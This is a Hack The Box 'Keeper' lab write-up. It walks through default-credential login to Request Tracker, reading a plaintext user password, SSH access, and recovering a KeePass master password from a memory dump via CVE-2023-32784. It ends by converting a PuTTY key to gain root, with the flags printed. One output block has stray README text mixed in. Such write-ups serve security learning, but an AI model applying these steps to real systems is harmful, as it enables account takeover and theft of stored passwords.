

# Keeper HTB

## Initial reconnaissance

1. We do the initial settings of:

- setting the openvpn
- we will need to login and through search for RT 4.4.4 Documentation

<https://docs.bestpractical.com/rt/4.4.4/README.html>

```
7) Configure the web server, as described in docs/web_deployment.pod,  
and the email gateway, as described below.
```

```
NOTE: The default credentials for RT are:
```

```
User: root
```

```
Pass: password
```

```
Not changing the root password from the default is a SECURITY risk!
```

2. We will be logged in as root and we can use the search→tickets→recently viewed→#300000: Issue with Keepass Client on Windows. (since this is related to keepass this could related to password manager)
3. We can get the user info here as inogaard and we can use the admin feature to check info about it. Admin→Users→Select. There will a user name Inorgaard and password Welcome2023!

^ Identity

Username: Inorgaard (required)

Email: Inorgaard@keeper.htb

Real Name: Lise Nørgaard

Nickname: Lise

Unix login: Inorgaard

Language: Danish

Timezone: System Default (Europe/Berlin)

Extra info: Helpdesk Agent from Korsbæk

^ Access control

☒ Let this user access RT

☒ Let this user be granted rights (Privileged)

root's current password:

New password:

Retype Password:

^ Comments about this user

New user. Initial password set to Welcome2023!

4. We can login as the user with:

- Username: Inorgaard
- Password: Welcome2023!

## User escalation

1. We can use the username and password to login via ssh

```

(kali㉿kali)-[~]
$ ssh lnorgaard@keeper.htb
The authenticity of host 'keeper.htb (10.10.11.227)' can't be established.
ED25519 key fingerprint is SHA256:hcZMXffNW5M3q0ppqsTCzstpLKxrvdBjFYoJXJGpr7w
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added 'keeper.htb' (ED25519) to the list of known hosts.
lnorgaard@keeper.htb's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check yo
ur Internet connection or proxy settings

You have mail.
Last login: Wed Jan 31 07:39:11 2024 from 10.10.14.76
lnorgaard@keeper:~$ ls
KeePassDumpFull.dmp  keepass_dump.py  passcodes.kbdx  RT30000.zip  user.txt
lnorgaard@keeper:~$ cat user.txt
5b1f2202248ff8b5f01118bbb3b6108a

```

## Privileged reconnaissance

1. As we can see before there is one suspicious file RT30000.zip this could be related to the keepass issue since it's also 30000
2. we can use wget to get this file to local so we can do further reconnaissance

We can setup a http server by python so we can use wget to get the file

```

lnorgaard@keeper:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.14.82 - - [31/Jan/2024 08:58:04] "GET /RT30000.zip HTTP/1.1" 200 -

```

3. We can extract RT30000.zip and we get KeePassDumpFull.dmp as well as passcodes.kbdx
4. There is two things we need to do here we can try to get the password from the dump from KeePassDumpFull.dmp another things if we do further research on .kbdx
5. Since this is related to .kbdx and keepass we can check if there is vulnerabilities relating to it.

<https://www.cvedetails.com/cve/CVE-2023-32784/>

**Vulnerability Details : CVE-2023-32784**

In KeePass 2.x before 2.54, it is possible to recover the cleartext master password from a memory dump, even when a workspace is locked or no longer running. The memory dump can be a KeePass process dump, swap file (pagefile.sys), hibernation file (hiberfil.sys), or RAM dump of the entire system. The first character cannot be recovered. In 2.54, there is different API usage and/or random string insertion for mitigation.

Published 2023-05-15 06:15:10 Updated 2023-05-26 16:25:22 Source MITRE View at NVD CVE.org

**Exploit prediction scoring system (EPSS) score for CVE-2023-32784**

Probability of exploitation activity in the next 30 days: 0.10%

Percentile, the proportion of vulnerabilities that are scored at or less: ~ 42 % EPSS Score History EPSS FAQ

**CVSS scores for CVE-2023-32784**

Base Score	Base Severity	CVSS Vector	Exploitability Score	Impact Score	Source
7.5	HIGH	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	3.9	3.6	nvd@nist.gov

**CWE ids for CVE-2023-32784**

**CWE-319 Cleartext Transmission of Sensitive Information**  
The product transmits sensitive or security-critical data in cleartext in a communication channel that can be sniffed by unauthorized actors.  
Assigned by: nvd@nist.gov (Primary)

**References for CVE-2023-32784**

There is this vulnerability relating to dump

we can use a POC to exploit this to dump the .dmp

6. POC:

<https://github.com/vdohney/keepass-password-dumper?tab=readme-ov-file>

## Setup

1. [Install .NET](#) (most major operating systems supported).
2. Clone the repository: `git clone https://github.com/vdohney/keepass-password-dumper` or download it from GitHub
3. Enter the project directory in your terminal (Powershell on Windows) `cd keepass-password-dumper`
4. `dotnet run PATH_TO_DUMP`

The easiest way to test this on Windows is to create a process dump in the task manager by right-clicking the KeePass process and selecting "Create dump file".


```


Password candidates (character positions):
Unknown characters are displayed as "●"
1.: ●
2.: ø, İ, ,, l, `, -, ', ], $, A, I, :, =, _, c, M,
3.: d, (Powershell on Windows) (cd keepass-password-dumper)
4.: g,
5.: r,
6.: ø,
7.: d,
8.: ,
9.: m, file".
10.: e,
11.: d,
12.: ,
13.: f,
14.: l,
15.: ø,
16.: d,
17.: e,
Combined: ●{ø, İ, ,, l, `, -, ', ], $, A, I, :, =, _, c, M}dgrød med fløde

```

we can check the end of this dmp there is this dgrød med fløde. checking in google we get rødgrød med fløde this should be the password for the .kdbx

7. We can use a web online called keeweb to open the .kdbx file with the previous password





we can move this to a file text

8. We can see this uses PuTTY where it is a windows shell. futher research shows we can turn this to openssh and there is a tool for it called **putty-tools**
9. We can use this tool with this command

.ppk here contains the key before that we haev put in a text file.

**puttygen keeper.ppk -O private-openssh -o keeper**

## Privileged escalation

We can just login using the key we create before:

```
(kali㉿kali)-[~/Documents/keeperhtb]
$ ssh -i keeper root@keeper.htb
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Wed Jan 31 09:38:04 2024 from 10.10.14.76
root@keeper:~# ls
root.txt  SQL
root@keeper:~# cat root.txt
16b042c9682402bf774ff9e5b00e1b39
root@keeper:~#
```